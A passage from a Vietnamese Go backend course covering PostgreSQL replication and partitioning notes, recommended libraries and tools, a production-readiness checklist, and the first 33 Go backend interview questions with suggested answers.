psql -c "SELECT pg_promote()"                              # nâng replica lên primary
pg_basebackup -h primary -U repl -D /var/lib/postgresql/replica -R -X stream  # dựng replica (-R ghi cấu hình)
```

synchronous_commit	Chờ gì trước khi báo thành công	Đánh đổi
`off`	không chờ ghi WAL xuống đĩa	nhanh nhất; crash có thể mất vài giao dịch cuối (không hỏng dữ liệu)
`local`	WAL đã xuống đĩa cục bộ, không chờ standby	an toàn trước crash của chính máy
`remote_write`	standby đồng bộ đã nhận và ghi vào hệ điều hành	RPO thấp hơn `local`, nhưng chưa chắc xuống đĩa
`on` (mặc định)	WAL xuống đĩa cục bộ và, nếu có standby đồng bộ, standby cũng đã ghi xuống đĩa	không có standby đồng bộ thì hành xử như `local`; có thì RPO về 0
`remote_apply`	standby đã replay	đọc ở standby thấy ngay; chậm nhất

```
-- Phân vùng khai báo
CREATE TABLE orders (id BIGINT, created_at TIMESTAMPTZ NOT NULL, PRIMARY KEY (id, created_at))
    PARTITION BY RANGE (created_at);
CREATE TABLE orders_2026_10 PARTITION OF orders FOR VALUES FROM ('2026-10-01') TO ('2026-11-01');
ALTER TABLE orders DETACH PARTITION orders_2026_10 CONCURRENTLY;   -- tách không chặn truy vấn
EXPLAIN (COSTS OFF) SELECT * FROM orders WHERE created_at >= '2026-10-05'; -- xem "Subplans Removed"

-- Chống đặt chỗ trùng bằng ràng buộc loại trừ (cần: CREATE EXTENSION btree_gist)
ALTER TABLE bookings ADD EXCLUDE USING gist (room_id WITH =, period WITH &&);
```

Với pgx: `target_session_attrs=read-write` trong chuỗi kết nối buộc driver chọn primary; dùng hai pool (ghi/đọc) để định tuyến đọc ra replica.

Phụ lục C — Thư viện và công cụ khuyến nghị

> **Nguyên tắc chọn**
> Ưu tiên **thư viện chuẩn** trước, rồi thư viện **được bảo trì tích cực, ít phụ thuộc gián tiếp, giấy phép dễ chịu**, rồi mới đến thứ "mới và hay". Kiểm tra trước khi thêm: lần cập nhật cuối, số vấn đề mở, `go mod why`, kết quả `govulncheck`. Phiên bản dưới đây là các bản **được dùng khi viết giáo trình** (xem `go.mod` của bản tham chiếu); hãy dùng bản mới hơn khi có.

C.1. Thư viện Go

Mục đích	Chọn (mặc định của giáo trình)	Ghi chú và lựa chọn khác
Web framework	**Gin** v1.12 (`github.com/gin-gonic/gin`)	Thư viện chuẩn `net/http` (mẫu `GET /x/{id}` từ Go 1.22) đủ cho nhiều dịch vụ; Echo, Chi, Fiber là lựa chọn khác
Xác thực dữ liệu	`go-playground/validator/v10` (qua `binding:`)	Kiểm tra thêm ràng buộc nghiệp vụ trong tầng service
Truy cập PostgreSQL	**pgx v5** + `pgxpool`	`database/sql` + `pgx/stdlib` nếu cần tương thích; `sqlc` sinh mã từ SQL (khuyến nghị); GORM/ent khi muốn ORM
Migration	Bản tham chiếu: bảng `schema_migrations` + khóa tư vấn (tự viết, vài chục dòng)	`golang-migrate`, `goose`, `atlas`; luôn chạy như một bước riêng
Redis	`redis/go-redis/v9`	`rueidis` (hiệu năng cao); `alicebob/miniredis` để **test** (không thay Redis thật)
Hàng đợi tác vụ	`hibiken/asynq` (trên Redis)	Hoặc outbox + Redis Streams (bản tham chiếu); NATS JetStream, RabbitMQ (`amqp091-go`), Kafka (`franz-go`)
JWT	`golang-jwt/jwt/v5`	Cố định thuật toán khi xác minh; xem Buổi 29
Mật khẩu	`golang.org/x/crypto` (`bcrypt`, `argon2`)	`argon2id` khuyến nghị cho dự án mới
Cấu hình	Đọc biến môi trường + kiểm tra (bản tham chiếu `config.Load`)	`caarlos0/env`, `viper` (nặng)
Log	`log/slog` (thư viện chuẩn)	`zap`, `zerolog` khi cần hiệu năng cực cao
Metrics	`prometheus/client_golang`	OpenTelemetry metrics SDK
Tracing	`go.opentelemetry.io/otel` + `otelgin` + `otelgrpc`	Xuất OTLP tới Collector/Tempo/Jaeger
gRPC / Protobuf	`google.golang.org/grpc`, `google.golang.org/protobuf`, **buf**	`buf lint/breaking/generate`; Connect (`connectrpc.com`) là lựa chọn gọn
OpenAPI	`oapi-codegen`, `getkin/kin-openapi`	Thiết kế trước (spec-first) hoặc sinh từ mã (swag)
Giới hạn tần suất	`golang.org/x/time/rate` (trong tiến trình)	Redis + Lua cho phân tán (Buổi 32)
Singleflight, errgroup, semaphore	`golang.org/x/sync`	Đã dùng xuyên suốt
Chạy song song có giới hạn	`errgroup.SetLimit`, `semaphore`	Tránh tự viết worker pool phức tạp
WebSocket	`gorilla/websocket` (hoặc `coder/websocket`)	SSE bằng thư viện chuẩn khi chỉ cần máy chủ → trình duyệt
Lưu trữ đối tượng	`minio/minio-go` (S3-tương thích) hoặc AWS SDK v2	Dùng **presigned URL/POST**
Kiểm thử	`testing` + `net/http/httptest`; `stretchr/testify` (tùy chọn); Testcontainers (`testcontainers-go`)	Bảng test, fuzz, benchmark có sẵn trong chuẩn

Mục đích	Chọn (mặc định của giáo trình)	Ghi chú và lựa chọn khác
Đo tải	`tsenart/vegeta` (thư viện + CLI), k6, wrk2	Luôn dùng mô hình **mở**
Hợp đồng người dùng	Pact (`pact-go`)	Hoặc kiểm thử hợp đồng tự viết (Buổi 50)

C.2. Công cụ phát triển và chất lượng

Công cụ	Dùng để	Lệnh / ghi chú
`gofmt`, `go vet`	định dạng, lỗi chắc chắn	`gofmt -l .`; `go vet ./...`
golangci-lint v2	gom nhiều bộ kiểm tra	`golangci-lint run ./...`; cấu hình `.golangci.yml`; `config verify`
`govulncheck`	lỗ hổng trong phụ thuộc/thư viện chuẩn thực sự bị gọi	Chế độ mã nguồn (chính xác) và `-mode=binary` (nhớ giữ ký hiệu)
`gosec`	lỗi bảo mật thường gặp	Chạy qua golangci-lint để dùng chung cấu hình và `//nolint`
`gitleaks`	bí mật trong Git	pre-commit + CI + quét lịch sử
`shellcheck`, `shfmt`	script shell	CI cho mọi script
`actionlint`	workflow GitHub Actions	CI khi workflow đổi
`hadolint` hoặc lint của BuildKit	Dockerfile	`docker build --check`
`kube-linter`, `kubeconform`, `kustomize`	manifest Kubernetes	dựng bằng `kubectl kustomize` rồi chuyển cho `kubeconform -strict`
`terraform fmt/validate/test`, `tflint`, `trivy config`, `checkov`, `conftest`	Terraform	Chính sách trên **plan JSON**
`promtool`	quy tắc cảnh báo và bài test	`check rules`, `test rules`
`sops` + `age`	mã hóa bí mật trong Git	Hoặc Sealed Secrets/External Secrets
`cosign`, `syft`, `trivy`	ký ảnh, SBOM, quét ảnh	Ký theo **digest**
`buf`	Protobuf	`buf lint`, `buf breaking --against .git#branch=main`
`pgbouncer`	gom kết nối PostgreSQL	Chế độ `transaction` (cẩn thận với prepared statements)
`pg_stat_statements`	thống kê truy vấn	Bật trên mọi môi trường
`psql`, `pgcli`, DBeaver/DataGrip	làm việc với CSDL	
`jq`, `yq`, `curl`, `httpie`	thao tác JSON/YAML/HTTP	
`air`, `compose watch`	tự dựng lại khi sửa mã	Phát triển cục bộ

C.3. Chồng giám sát và hạ tầng thường gặp

Lớp	Công cụ
Metrics	Prometheus, VictoriaMetrics; Grafana; Alertmanager
Log	Loki (+ Promtail/Alloy), Elasticsearch/OpenSearch
Trace	OpenTelemetry Collector → Tempo/Jaeger
Profiling liên tục	Pyroscope, Parca
Kiểm tra bên ngoài	blackbox_exporter, Better Stack/UptimeRobot, Checkly
Báo động/trực	Alertmanager → PagerDuty/Opsgenie/Grafana OnCall
Registry ảnh	GHCR, ECR, Docker Hub
Điều phối	Kubernetes (EKS/GKE/AKS/k3s), ECS/Fargate, Nomad
GitOps	ArgoCD, Flux; Argo Rollouts/Flagger (triển khai tiến bộ)
Bí mật	AWS Secrets Manager, Vault, External Secrets Operator
Cờ tính năng	OpenFeature + nhà cung cấp (Unleash, Flagsmith, LaunchDarkly)
Cơ sở dữ liệu quản lý	RDS/Aurora, Cloud SQL, Neon, Supabase

Phụ lục D — Danh sách kiểm tra sẵn sàng production

> **Cách dùng**
> Đây là danh sách rà soát **trước khi** cho người dùng thật dùng một dịch vụ backend, và định kỳ (mỗi quý) sau đó. Mỗi mục là một câu hỏi có thể trả lời "có/không" **kèm bằng chứng**. Mục nào "không" thì hoặc sửa, hoặc ghi **rủi ro chấp nhận** có chủ sở hữu và hạn xem lại. Script `make readiness` của bản tham chiếu tự kiểm tra phần nhìn thấy được trong kho mã; phần còn lại cần diễn tập thật. Cột bên phải trỏ tới buổi học.

D.1. Thiết kế và mã nguồn

Kiểm tra	Buổi
☐ Yêu cầu phi chức năng được viết thành số (SLO, RPO/RTO, tải dự kiến), có tài liệu thiết kế/ADR cho quyết định khó đảo ngược	40, 49, 51
☐ Ranh giới module được ép bằng test (không import chéo), dữ liệu có chủ rõ ràng	40, 50
☐ Cấu hình đọc từ môi trường, kiểm tra hết một lượt khi khởi động (fail-fast), bí mật bọc kiểu che giá trị (`Secret`)	27
☐ Mọi đầu vào được kiểm tra (kích thước thân, kiểu, miền giá trị), từ chối trường lạ, phân trang có trần	25, 28, 37
☐ Lỗi được dịch nhất quán (không lộ chi tiết nội bộ), có mã lỗi và `trace_id`	25
☐ Tiền và số lượng bằng số nguyên; bất biến ép ở tầng dữ liệu (ràng buộc, `UPDATE` có điều kiện); có test đồng thời	28, 31
☐ Mọi thao tác ghi quan trọng idempotent (khóa idempotency / ràng buộc duy nhất)	30, 33
☐ `golangci-lint`, `go vet`, `gofmt` sạch; `//nolint` hẹp và có lý do	42
☐ Kim tự tháp kiểm thử: unit nhiều, tích hợp với PostgreSQL thật, rất ít e2e; test chạy ổn định (`-count=20`, `-shuffle=on`, `-race` trên CI Linux)	31, 42

D.2. Bảo mật

Kiểm tra	Buổi
☐ Xác thực đúng (băm mật khẩu `argon2id`/`bcrypt`, JWT cố định thuật toán, token ngắn hạn + xoay vòng refresh)	29
☐ Phân quyền **theo từng đối tượng** (không BOLA/IDOR), kiểm tra bằng test cho mọi route riêng tư	29, 37
☐ Không SQL nối chuỗi; không SSRF (kiểm tra tại lúc kết nối); không path traversal; mass assignment bị chặn	37
☐ Giới hạn tần suất (rìa + ứng dụng), `/auth/*` chặt hơn; CORS đúng; CSRF nếu dùng cookie	26, 37
☐ `govulncheck` (mã nguồn) sạch và chạy theo lịch; toolchain Go được ghim ở bản đã vá	37, 43, 45
☐ Không bí mật trong Git/ảnh/log (`gitleaks` sạch cả lịch sử); bí mật tiêm lúc chạy; có kế hoạch **xoay vòng đã thử**	48
☐ Ảnh container: nhỏ, không root, hệ tệp chỉ đọc, bỏ capabilities; quét liên tục; ghim và cập nhật nền	43
☐ Chuỗi cung ứng: hành động CI ghim/được phép, token tối thiểu, OIDC thay khóa dài hạn, ảnh ký và được xác minh trước khi triển khai	45, 48
☐ TLS 1.2+/1.3, HSTS, header an toàn, chứng chỉ tự gia hạn **có cảnh báo hết hạn từ ngoài**	46
☐ `/metrics`, `/debug/pprof`, cơ sở dữ liệu, Redis **không** truy cập được từ Internet (kiểm tra từ ngoài)	41, 46, 49
☐ Mô hình đe dọa (STRIDE) cho luồng chính, biện pháp có test; nhật ký kiểm toán hành động quản trị	37, 52
☐ Quyền tối thiểu cho tài khoản dịch vụ, IAM, người dùng CSDL; NetworkPolicy mặc định chặn	47, 48

D.3. Độ bền và hiệu năng

Kiểm tra	Buổi
☐ Mọi lời gọi mạng có timeout; thử lại chỉ cho thao tác idempotent, có backoff + jitter + ngân sách, **một tầng**	39
☐ Cầu dao/bulkhead cho phụ thuộc không tin cậy; suy giảm có kiểm soát cho tính năng không thiết yếu; xả tải	39
☐ Tắt êm: nhận `SIGTERM`, `Ready=false`, chờ lan truyền endpoint, `Shutdown`, thời gian chờ nền tảng > thời gian tắt	27, 41, 47
☐ Cache: xóa khi dữ liệu đổi, fail-open **có cầu dao**, đã thử giết Redis dưới tải	32, 49
☐ Sự kiện: outbox, consumer idempotent, dead-letter, theo dõi độ sâu hàng đợi	33
☐ Pool kết nối được tính (`pool × bản sao ≤ max_connections`), PgBouncer khi cần	36, 47
☐ Đã đo tải **mở** với dữ liệu/phân phối thực tế; biết điểm gãy và tài nguyên bão hòa đầu tiên; kế hoạch dung lượng cho đỉnh	49
☐ Có hồ sơ pprof của hệ thống đang chạy (cổng nội bộ) và đã dùng ít nhất một lần để tối ưu có đo	49
☐ Truy vấn chính đã `EXPLAIN`, có chỉ mục phù hợp, không N+1; `pg_stat_statements` bật	36

D.4. Dữ liệu

Kiểm tra	Buổi
☐ RPO/RTO được đặt và **đo bằng diễn tập**, không phải ước đoán	49
☐ Sao lưu tự động, mã hóa, **ngoài hệ thống/tài khoản chính**, có chính sách giữ, cảnh báo khi cũ	49
☐ Diễn tập khôi phục tự động (ít nhất hằng tuần) và **PITR đã thử**; WAL liên tục có giám sát (`pg_stat_archiver`)	49
☐ Migration tương thích ngược (mở rộng–thu hẹp), `lock_timeout`, `CREATE INDEX CONCURRENTLY`, `NOT VALID`; chạy như bước riêng có khóa	49
☐ Dữ liệu cá nhân: tối thiểu hóa, mã hóa, thời hạn lưu giữ, quyền xóa; tuân thủ luật hiện hành	51
☐ Replica ≠ sao lưu; sao lưu được bảo vệ khỏi xóa (khóa bất biến/tài khoản riêng)	49

D.5. Phát hành và hạ tầng

Kiểm tra	Buổi
☐ Mọi thay đổi qua PR có review, CI xanh; nhánh chính được bảo vệ; CODEOWNERS cho vùng nhạy cảm	42
☐ Dựng một lần, triển khai nhiều lần; thẻ SemVer bất biến; ảnh theo digest; SBOM + provenance	43, 45
☐ Triển khai không rớt yêu cầu (đã thử bằng tải nền); **quay lui đã thử** (và tự động nếu `healthz` hỏng)	45, 46, 47
☐ Hạ tầng là mã; `plan` trên PR; chính sách trên plan; state từ xa có khóa; apply có cổng duyệt	48
☐ Môi trường staging giống production (cùng ảnh, cấu hình khác nhau chỉ ở giá trị)	44, 45
☐ Cờ tính năng cho thay đổi rủi ro; có kill switch	45, 50
☐ Chi phí được gắn thẻ, có ngân sách cảnh báo; tài nguyên bỏ quên được rà soát	46

D.6. Quan sát và vận hành

Kiểm tra	Buổi
☐ Log JSON có `trace_id`, mức log đúng, không bí mật/PII; metrics RED + nghiệp vụ + tài nguyên; nhãn có cardinality thấp	38
☐ SLO + cảnh báo theo tốc độ đốt (nhanh/chậm) **được kiểm thử bằng** `promtool test rules`; mỗi cảnh báo PAGE có runbook	38, 49
☐ Kiểm tra **từ bên ngoài** (uptime, hết hạn chứng chỉ)	46, 49
☐ Dashboard theo tầng (SLO → RED → USE → nghiệp vụ) với dấu mốc triển khai	38
☐ Runbook cho các sự cố chính, **đã chạy thử**; quy trình sự cố có mức, vai trò, giao tiếp	49
☐ Lịch trực công bằng, đường leo thang, ngân sách cảnh báo; không cảnh báo nào vô hành động	49
☐ Hậu kiểm không đổ lỗi cho mọi SEV1/SEV2, hành động có chủ/hạn và **được thực hiện**	49
☐ Game day định kỳ (ít nhất mỗi quý)	49, 52
☐ Tài liệu: README "chạy lần đầu", kiến trúc, ADR; một người mới chạy được trong 10 phút	44, 52
☐ Chính sách ngân sách lỗi được thống nhất (cạn → đóng băng tính năng)	49

Dùng danh sách này thế nào

Chấm điểm từng nhóm bằng ba trạng thái: **có bằng chứng** (liên kết/kết quả chạy), **có nhưng chưa diễn tập**, **chưa có**. Một dịch vụ mà nhóm D.4 (dữ liệu) và D.6 (runbook, game day) toàn "chưa diễn tập" thì chưa sẵn sàng, dù mã đẹp đến đâu. Lặp lại mỗi quý, và sau mỗi sự cố hãy hỏi: mục nào trong danh sách này đã có thể ngăn nó? Nếu không có mục nào, hãy **thêm mục mới**.

Phụ lục E — 84 câu hỏi phỏng vấn Backend Go kèm gợi ý trả lời

> **Cách dùng**
> Đừng học thuộc đáp án. Mỗi câu có **ý chính cần chạm tới** (thứ người phỏng vấn mong đợi) và, quan trọng hơn, **cách bạn dẫn chứng bằng kinh nghiệm thật** từ ShopGo (nêu số đo, lỗi đã gặp, đánh đổi). Câu trả lời tốt: định nghĩa ngắn → ví dụ cụ thể → đánh đổi/bẫy → "tôi đã gặp/đo điều này khi..." Các câu được chia theo chủ đề; cuối phụ lục có hướng dẫn luyện tập. Mức độ: ◆ cơ bản, ◆◆ trung bình, ◆◆◆ nâng cao.

E.1. Ngôn ngữ Go (15 câu)

1. ◆ Khác biệt giữa slice và array? Điều gì xảy ra khi `append` vượt `cap`? Array có kích thước cố định là một phần của kiểu, truyền theo giá trị; slice là cấu trúc (con trỏ, độ dài, dung lượng) trỏ vào mảng nền. `append` vượt `cap` cấp phát mảng mới (thường nhân đôi với slice nhỏ), sao chép, và trả slice mới trỏ mảng mới; vì vậy luôn gán lại `s = append(s, ...)`. Bẫy: hai slice chia sẻ mảng nền, sửa một cái có thể ảnh hưởng cái kia; dùng `slices.Clone` hoặc `s[a:b:b]`.

2. ◆ Nil map, nil slice, nil interface khác nhau thế nào? Đọc map nil được (trả zero value), **ghi thì panic**; slice nil dùng `append`/`len` bình thường; interface chỉ nil khi **cả kiểu và giá trị** đều nil. Bẫy kinh điển: hàm trả `error` mà trả về một `*MyErr` nil thì `err != nil` là `true` (kiểu khác nil). Luôn `return nil` tường minh.

3. ◆◆ `defer` hoạt động ra sao? Thứ tự và thời điểm đánh giá đối số? Hoãn lời gọi đến khi hàm kết thúc, chạy ngược (LIFO); **đối số được đánh giá lúc** `defer`, không phải lúc chạy. `defer` trong vòng lặp tích lũy đến hết hàm (cẩn thận với tệp/kết nối). Có thể sửa giá trị trả về có tên; dùng với `recover` để biến `panic` thành lỗi tại ranh giới.

4. ◆◆ Khi nào dùng receiver con trỏ so với giá trị? Con trỏ khi cần sửa trạng thái, struct lớn (tránh sao chép), hoặc chứa thứ không được sao chép (`sync.Mutex`); giá trị cho kiểu nhỏ bất biến. **Nhất quán trong một kiểu**: trộn hai kiểu receiver gây nhầm lẫn về tập phương thức (kiểu giá trị không thỏa interface cần phương thức con trỏ).

5. ◆◆ Giải thích interface trong Go; vì sao "chấp nhận interface, trả về struct"? Interface được thỏa **ngầm** (structural typing); nên định nghĩa **ở nơi dùng**, nhỏ (1–3 phương thức), để giảm ghép. Hàm nhận interface dễ kiểm thử (giả lập); hàm trả struct cụ thể cho phép người gọi dùng đầy đủ API mà không bị giới hạn. Ví dụ: `order.Stock` được `app` hiện thực bằng `productStock{}`, đổi thành gRPC mà không sửa `order`.

6. ◆◆ `error` trong Go: wrap, `errors.Is`, `errors.As`? Lỗi là giá trị. Bọc bằng `fmt.Errorf("ngữ cảnh: %w", err)` giữ chuỗi; `errors.Is` so sánh sentinel xuyên chuỗi; `errors.As` lấy kiểu cụ thể. Xử lý một lần (trả lên hoặc xử lý), thêm ngữ cảnh, không so sánh chuỗi, không `panic` cho lỗi nghiệp vụ. Từ Go 1.20 có `errors.Join` và nhiều `%w`.

7. ◆◆ Goroutine, channel, `select`; khi nào dùng mutex thay channel? Goroutine nhẹ (vài KB, lập lịch bởi runtime M:N). Channel để **truyền sở hữu/điều phối**, mutex để **bảo vệ trạng thái chia sẻ**. "Đừng giao tiếp bằng cách chia sẻ bộ nhớ, hãy chia sẻ bộ nhớ bằng cách giao tiếp" là phương châm, nhưng cache/bộ đếm đơn giản dùng mutex/atomic rõ ràng hơn. `select` chờ nhiều kênh, kèm `ctx.Done()` và `time.After`.

8. ◆◆◆ Rò goroutine là gì và phát hiện thế nào? Goroutine không bao giờ kết thúc (chờ kênh không ai gửi/đóng, thiếu lối thoát khi `ctx` hủy). Triệu chứng: bộ nhớ và số goroutine tăng dần. Phát hiện: hồ sơ `goroutine` của pprof (`?debug=2`), `runtime.NumGoroutine()` theo thời gian, thư viện `goleak` trong test. Phòng: mọi goroutine biết khi nào kết thúc (ctx/kênh đóng/WaitGroup).

9. ◆◆◆ Data race là gì? Công cụ và cách sửa? Hai goroutine truy cập cùng vùng nhớ đồng thời, ít nhất một ghi, không đồng bộ. Hậu quả không xác định (kể cả `fatal error: concurrent map writes`). Phát hiện: `go test -race` (cần cgo, chạy trên CI Linux). Sửa: mutex, atomic, kênh, hoặc bất biến/sao chép. Nhấn mạnh `-race` không chứng minh vắng mặt race, chỉ thấy cái xảy ra trong lần chạy.

10. ◆◆ `context.Context` dùng để làm gì và quy tắc? Truyền hạn chót, tín hiệu hủy và giá trị theo phạm vi yêu cầu xuyên các tầng. Quy tắc: là đối số đầu tiên; không lưu trong struct; luôn `defer cancel()`; không dùng `context.Value` cho tham số nghiệp vụ (chỉ dữ liệu phạm vi yêu cầu như `trace_id`); tôn trọng `ctx.Done()` trong vòng lặp dài và truyền xuống DB/HTTP.

11. ◆◆ Garbage collector của Go; làm sao giảm áp lực GC? GC đồng thời, đánh dấu–quét, mục tiêu độ trễ thấp. Giảm áp lực: giảm cấp phát (tái dùng bộ đệm, `sync.Pool`, `strings.Builder`, cấp phát trước `make(..., 0, n)`), tránh thoát lên heap không cần thiết (`go build -gcflags=-m`), đặt `GOGC`/`GOMEMLIMIT` (trong container ~90% giới hạn). Đo bằng pprof heap/`allocs` và benchmark `-benchmem`.

12. ◆◆◆ Generics: khi nào nên và không nên dùng? Dùng cho cấu trúc dữ liệu và tiện ích giống hệt trên nhiều kiểu (Set, Stack, `Map/Filter`). Không dùng khi interface thông thường đủ (hành vi khác nhau theo kiểu) hoặc để "tổng quát hóa sớm". Ràng buộc kiểu (`~int | ~float64`, `cmp.Ordered`), suy luận kiểu từ đối số; chi phí chạy khác nhau theo kỹ thuật GC shape stenciling.

13. ◆◆ Vì sao `for` với closure từng là bẫy và Go 1.22 đã đổi gì? Trước 1.22 biến vòng lặp dùng chung một biến, nên closure/goroutine bắt cùng một biến. Từ 1.22 mỗi vòng lặp có biến riêng, bẫy này biến mất (nhưng nên biết khi đọc mã cũ). `for i := range n` (1.22) cho số nguyên.

14. ◆◆ Làm sao viết test tốt trong Go? Bảng test + subtest + `t.Parallel`, kiểm thử hành vi qua giao diện công khai, dùng `httptest` cho handler, PostgreSQL thật (mỗi test một schema) cho tích hợp thay vì giả lập DB, fuzz cho bộ phân tích, benchmark `b.Loop()`; test phải đỏ khi mã sai (kiểm chứng bằng cách phá mã thử). Độ phủ là tín hiệu, không phải mục tiêu.

15. ◆◆◆ Cách tổ chức một dự án Go: `internal`, `cmd`, module? `cmd/<app>` cho điểm vào mỏng; `internal/` cho mã không xuất khẩu (trình biên dịch ép); chia theo **miền/module** (`user`, `order`) hơn là theo tầng kỹ thuật toàn cục; hạ tầng dùng chung trong `internal/platform`; nơi lắp ráp (`app`) nối các module; ép ranh giới bằng test kiến trúc. Tránh gói "util/common" khổng lồ và vòng phụ thuộc.

E.2. HTTP, API và bảo mật (8 câu)

16. ◆ Phương thức HTTP nào idempotent, an toàn? Hệ quả cho thiết kế? `GET/HEAD/OPTIONS` an toàn (không đổi trạng thái); `GET/PUT/DELETE` idempotent (lặp lại cho cùng kết quả); `POST` thì không. Idempotent cho phép **thử lại an toàn**; với `POST` tạo tài nguyên dùng khóa `Idempotency-Key` (lưu kết quả theo khóa) để thử lại không tạo trùng.

17. ◆◆ Thiết kế phân trang cho API danh sách lớn? `OFFSET/LIMIT` đơn giản nhưng chậm với offset lớn và lệch dữ liệu khi có thêm/xóa; **keyset (cursor)** dựa trên `(created_at, id) < ($1, $2)` kèm chỉ mục, ổn định và nhanh, trả `next_cursor` mã hóa. Giới hạn `limit` tối đa. Đã làm ở ShopGo (Buổi 28), kèm test duyệt hết không trùng không sót.

18. ◆◆ JWT: ưu và nhược; các bẫy? Không trạng thái, tự chứa, dễ mở rộng; nhược: **khó thu hồi** trước hạn, chứa dữ liệu không được che (chỉ ký). Bẫy: chấp nhận `alg: none`/đổi thuật toán, khóa yếu, hạn quá dài, lưu ở `localStorage` (XSS). Mẫu tốt: access token ngắn (15 phút) + refresh token xoay vòng có phát hiện tái sử dụng, cố định thuật toán khi xác minh.

19. ◆◆ BOLA/IDOR là gì và phòng thế nào? Truy cập đối tượng của người khác bằng cách đổi ID. Phòng: **kiểm tra quyền sở hữu theo từng đối tượng ở tầng dữ liệu** (`WHERE id = $1 AND user_id = $2`), danh tính lấy từ token chứ không từ tham số, trả 404 thay vì 403 để không lộ tồn tại, kèm test cho mọi route riêng tư. Là rủi ro #1 trong OWASP API Top 10.

20. ◆◆ Chống SQL injection, SSRF, mass assignment? SQL: tham số hóa (`$1`), không nối chuỗi. SSRF: kiểm tra IP đích **lúc kết nối** (chống DNS rebinding) bằng `Dialer.Control`, danh sách trắng, chặn dải riêng/metadata. Mass assignment: bind vào DTO riêng chỉ có trường được phép, `DisallowUnknownFields`, không bind thẳng vào model.

21. ◆◆ Thiết kế giới hạn tần suất; chỗ nào đặt? Nhiều lớp: rìa (Nginx `limit_req`, rẻ), ứng dụng theo người dùng/khóa (token bucket; phân tán qua Redis + Lua để nhiều bản sao dùng chung hạn mức), trả `429` + `Retry-After`. Chọn thuật toán (token bucket cho bùng nổ ngắn, sliding window cho công bằng), quyết định **fail-open hay fail-closed** khi kho đếm hỏng (công khai: mở; đăng nhập: đóng).

22. ◆◆◆ REST so với gRPC so với GraphQL? REST/JSON: phổ biến, dễ cache và gỡ lỗi, hợp API công khai. gRPC: hợp đồng có kiểu, streaming, deadline, hiệu quả cho dịch vụ nội bộ (nhưng đo trước, vì với thông điệp nhỏ không tự nhanh hơn). GraphQL: client chọn trường, hợp nhiều client khác nhau, đổi lại khó cache/giới hạn chi phí truy vấn, N+1. Chọn theo người dùng API và nhu cầu, không theo mốt.

23. ◆◆ Thiết kế webhook an toàn (bên gửi và bên nhận)? Nhận: xác minh chữ ký HMAC với so sánh thời gian hằng, kiểm tra dấu thời gian chống phát lại, **idempotent** theo ID sự kiện, trả `2xx` nhanh rồi xử lý bất đồng bộ. Gửi: thử lại backoff + jitter, hạn mức, cầu dao, chống SSRF, ký, nhật ký giao.

E.3. Cơ sở dữ liệu (9 câu)

24. ◆ Chỉ mục B-tree hoạt động ra sao; khi nào chỉ mục không được dùng? Cây cân bằng giữ khóa có thứ tự; nhanh cho `=`, khoảng, sắp xếp. Không dùng khi: hàm bọc cột (`lower(col)` mà không có chỉ mục biểu thức), kiểu không khớp, lọc quá nhiều dòng (planner thấy quét tuần tự rẻ hơn), `LIKE '%x'`, tiền tố sai thứ tự trong chỉ mục tổng hợp. Chỉ mục có giá: chậm ghi, tốn chỗ.

25. ◆◆ Mức cách ly giao dịch và hiện tượng? READ COMMITTED (mặc định PG), REPEATABLE READ (ảnh chụp cố định; PG ngăn cả phantom), SERIALIZABLE (như tuần tự, có thể `40001`, thử lại). Hiện tượng: dirty read (PG không cho), non-repeatable read, phantom, write skew. Ép bất biến đơn giản bằng `UPDATE` có điều kiện/khóa dòng, phức tạp bằng SERIALIZABLE.

26. ◆◆ Chống bán lố khi nhiều người mua món cuối? Không "đọc rồi kiểm tra rồi ghi". Dùng `UPDATE stock SET qty = qty - $n WHERE id = $1 AND qty >= $n` (kiểm tra `RowsAffected`), hoặc `CHECK (qty >= 0)` + bắt lỗi, hoặc `SELECT ... FOR UPDATE`. Chứng minh bằng test đồng thời 50 người mua (Buổi 31).

27. ◆◆ N+1 là gì; phát hiện và sửa? Một truy vấn lấy N dòng rồi N truy vấn con. Phát hiện: log truy vấn, `pg_stat_statements` thấy cùng câu chạy hàng nghìn lần, trace. Sửa: `JOIN`, `WHERE id = ANY($1)` gom, dataloader, hoặc `LATERAL`. Cũng xuất hiện dưới dạng N lời gọi mạng.

28. ◆◆◆ Cách giảm tải đọc cho PostgreSQL; mỗi cách đánh đổi? Chỉ mục/truy vấn tốt hơn (rẻ nhất); cache (dữ liệu cũ, vô hiệu hóa); bản sao đọc (trễ sao chép → "đọc lại ghi của mình" cần vé LSN); phân vùng; denormalize/mô hình đọc (CQRS); pgBouncer (kết nối). Luôn đo trước; thêm cache khi truy vấn gốc thực sự chậm (kết quả đo Buổi 49: lợi ích độ trễ phụ thuộc DB xa hay gần).

29. ◆◆ Migration không gián đoạn trên bảng lớn? Mở rộng–chuyển đổi–thu hẹp; `lock_timeout` ngắn + thử lại (vì `ALTER` xếp hàng khóa chặn mọi truy vấn sau nó); `CREATE INDEX CONCURRENTLY`; `ADD CONSTRAINT ... NOT VALID` rồi `VALIDATE`; backfill theo lô nhỏ; không đổi tên/xóa cột cùng lúc với triển khai mã.

30. ◆◆◆ Sao lưu và khôi phục: RPO/RTO, PITR? RPO = dữ liệu chấp nhận mất, RTO = thời gian chấp nhận ngừng. Logic (`pg_dump`) đơn giản nhưng RPO = chu kỳ; vật lý + WAL liên tục cho PITR về bất kỳ thời điểm. Sao lưu chưa khôi phục thử là hy vọng: diễn tập định kỳ, đo RTO, lưu ngoài tài khoản chính. Replica không phải sao lưu.

31. ◆◆ Khi nào chọn NoSQL; Redis dùng để làm gì? NoSQL khi mô hình truy cập/co giãn không hợp quan hệ (khóa-giá trị, tài liệu, đồ thị, chuỗi thời gian) và bạn chấp nhận đánh đổi nhất quán/truy vấn. Redis: cache, giới hạn tần suất, khóa phân tán (cẩn thận), hàng đợi/stream, pub/sub, bộ đếm; dữ liệu chính vẫn ở CSDL tin cậy. Cache-aside, TTL + jitter, singleflight, cache âm.

32. ◆◆◆ Thiết kế cache: các bệnh và cách chữa? Penetration (khóa không tồn tại → cache âm/bloom filter), breakdown (khóa nóng hết hạn → singleflight/khóa), avalanche (hết hạn đồng loạt → jitter), dữ liệu cũ (xóa theo sự kiện ghi, TTL làm lưới an toàn). Fail-open có cầu dao: Redis chết thì bỏ qua sau vài lỗi (đo thực tế: p99 ~280 ms → vài ms).

E.4. Hệ phân tán và kiến trúc (8 câu)

33. ◆◆ At-least-once, at-most-once, exactly-once? Thực tế: giao *ít nhất một lần* + xử lý **idempotent** = hiệu quả đúng một lần. Outbox cho nguyên tử "ghi DB + phát sự kiện"; consumer lưu `processed_events`/khóa idempotency; thử lại với backoff + jitter; dead-letter cho sự kiện độc.

